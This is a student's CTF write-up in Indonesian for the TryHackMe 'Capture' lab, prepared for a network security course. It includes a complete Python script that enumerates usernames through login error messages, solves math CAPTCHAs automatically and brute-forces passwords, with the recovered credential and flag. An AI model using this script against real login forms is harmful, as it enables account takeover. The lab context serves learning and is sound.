
Nama : Febry Afriansyah

Nim : 0911382126166

Mata Kuliah : Keamanan Jaringan Komputer


Analisis Try Hack Me – Capture



Target url: http://10.10.63.174/login

Alat yang digunakan: opvpn, vs code, python

1. Membaca Daftar Username dan Password
   Mendownload General Information yang telah disediakan thm

   File *usernames.txt* dan *passwords.txt* dibaca, dan setiap baris dalam file tersebut dipisahkan menjadi elemen dalam list.
   Ini mempersiapkan data yang akan digunakan dalam proses brute-force login untuk menemukan username dan password yang valid.
2. Analisis manual web form login
   Mencoba username acak, jika username salah maka akan menampilkan error “the user “user” does not exist. Kemudian jika terdapat banyak login akan muncul captcha

3. Program brute force
   Mencoba mencari username yang valid dengan mengirimkan permintaan login menggunakan password dummy untuk setiap username dari file usernames.txt. Jika sistem menunjukkan adanya CAPTCHA, kode akan memecahkan soal CAPTCHA yang muncul dengan menggunakan fungsi solve_captcha, yang dirancang untuk mengekstrak dan menghitung soal matematika sederhana (misalnya, 2 + 3 = ?)

```
21      if match:
22          num1, operator, num2 = int(match.group(1)), match.gro
23          if operator == '+':
```

PROBLEMS OUTPUT TERMINAL PORTS SEARCH ERROR COMMENTS DEBUG CON

```
Percobaan 300: Mencoba username: marcella
Percobaan 301: Mencoba username: jimmy
Percobaan 302: Mencoba username: solomon
Percobaan 303: Mencoba username: dewitt
Percobaan 304: Mencoba username: hilario
Percobaan 305: Mencoba username: vilma
Percobaan 306: Mencoba username: hugh
Username valid ditemukan: natalie
Mencoba brute force password untuk username: natalie
```

Username telah ditemukan: natalie

Setelah menemukan username yang valid, tahap berikutnya adalah mencoba berbagai password yang terdaftar di file passwords.txt untuk username tersebut. Proses ini juga mencakup penanganan CAPTCHA setiap kali muncul. Setiap kali login berhasil, hasilnya dicatat dalam file log berhasil_log.txt dengan timestamp, mencatat username dan password yang berhasil digunakan.


```
Percobaan 647: Mencoba password: brooke untuk username: natalie
Percobaan 648: Mencoba password: 147852369 untuk username: natalie
Sukses! Username: natalie, Password: sk8board

┌──(feb㉿Feb-50PNMKGV)-[/mnt/d/FEB/Documents/kuliah/S7/KJK/THM_Capture]
```

Password telah ditemukan: sk8board

4. Mencoba Capture the Flag


Setelah username dan password sudah didapatkan, selanjutnya yaitu mencoba login dengan data yang sudah didapat.



Flag.txt:

7df2eabce36f02ca8ed7f237f77ea416

Flag txt berhasil didapatkan **7df2eabce36f02ca8ed7f237f77ea416.**



Source Code:

```python
# Febry Afriansyah
# 09011382126166

from requests import Session
import re, logging

# URL login target
url = "http://10.10.63.174/login"

# Mengatur logging ke file untuk mencatat hasil login yang berhasil
logging.basicConfig(filename='berhasil_log.txt', level=logging.INFO, format='%(asctime)s - %(message)s')

# Membaca daftar username dan password, menghapus baris kosong
usernames = open('usernames.txt', 'r').read().splitlines()
passwords = open('passwords.txt', 'r').read().splitlines()

# Fungsi untuk menyelesaikan CAPTCHA
def solve_captcha(response):
    captcha_syntax = re.compile(r'\s*(\d+)\s*([+*-/])\s*(\d+)\s*=\s*\?')
    match = captcha_syntax.search(response)
    if match:
        num1, operator, num2 = int(match.group(1)), match.group(2), int(match.group(3))
        if operator == '+':
            return num1 + num2
        elif operator == '-':
            return num1 - num2
        elif operator == '*':
            return num1 * num2
        elif operator == '/':
            return num1 / num2
    return None

# Inisialisasi sesi untuk menjaga sesi yang sama
session = Session()

# Tahap 1: Mencari username yang valid
valid_username = None
print("Mencari username yang valid...")

attempt_count = 0  # Menghitung jumlah percobaan

for user in usernames:
    data = {'username': user, 'password': 'dummy'}
    response = session.post(url, data=data)

    if 'Captcha enabled' in response.text:
        captcha_result = solve_captcha(response.text)
        if captcha_result is not None:
            data['captcha'] = captcha_result
            response = session.post(url, data=data)

    if 'does not exist' not in response.text:
        valid_username = user
        print(f'Username valid ditemukan: {valid_username}')
        break
    attempt_count += 1
    print(f'Percobaan {attempt_count}: Mencoba username: {user}')

# Jika tidak ada username yang valid, keluar dari program
if not valid_username:
    print("Tidak ada username yang valid ditemukan.")
    exit()

# Tahap 2: Mencoba brute force password untuk username yang valid
print(f"Mencoba brute force password untuk username: {valid_username}")

for password in passwords:
    data = {'username': valid_username, 'password': password}
    response = session.post(url, data=data)

    if 'Captcha enabled' in response.text:
        captcha_result = solve_captcha(response.text)
        if captcha_result is not None:
            data['captcha'] = captcha_result
            response = session.post(url, data=data)

    if 'Error' not in response.text:
        print(f'Sukses! Username: {valid_username}, Password: {password}')
        logging.info(f'Sukses! Username: {valid_username}, Password: {password}')
        exit()
    else:
        print(f'Percobaan {attempt_count}: Mencoba password: {password} untuk username: {valid_username}')
        attempt_count += 1

print("Brute force selesai. Tidak ada password yang valid ditemukan.")

```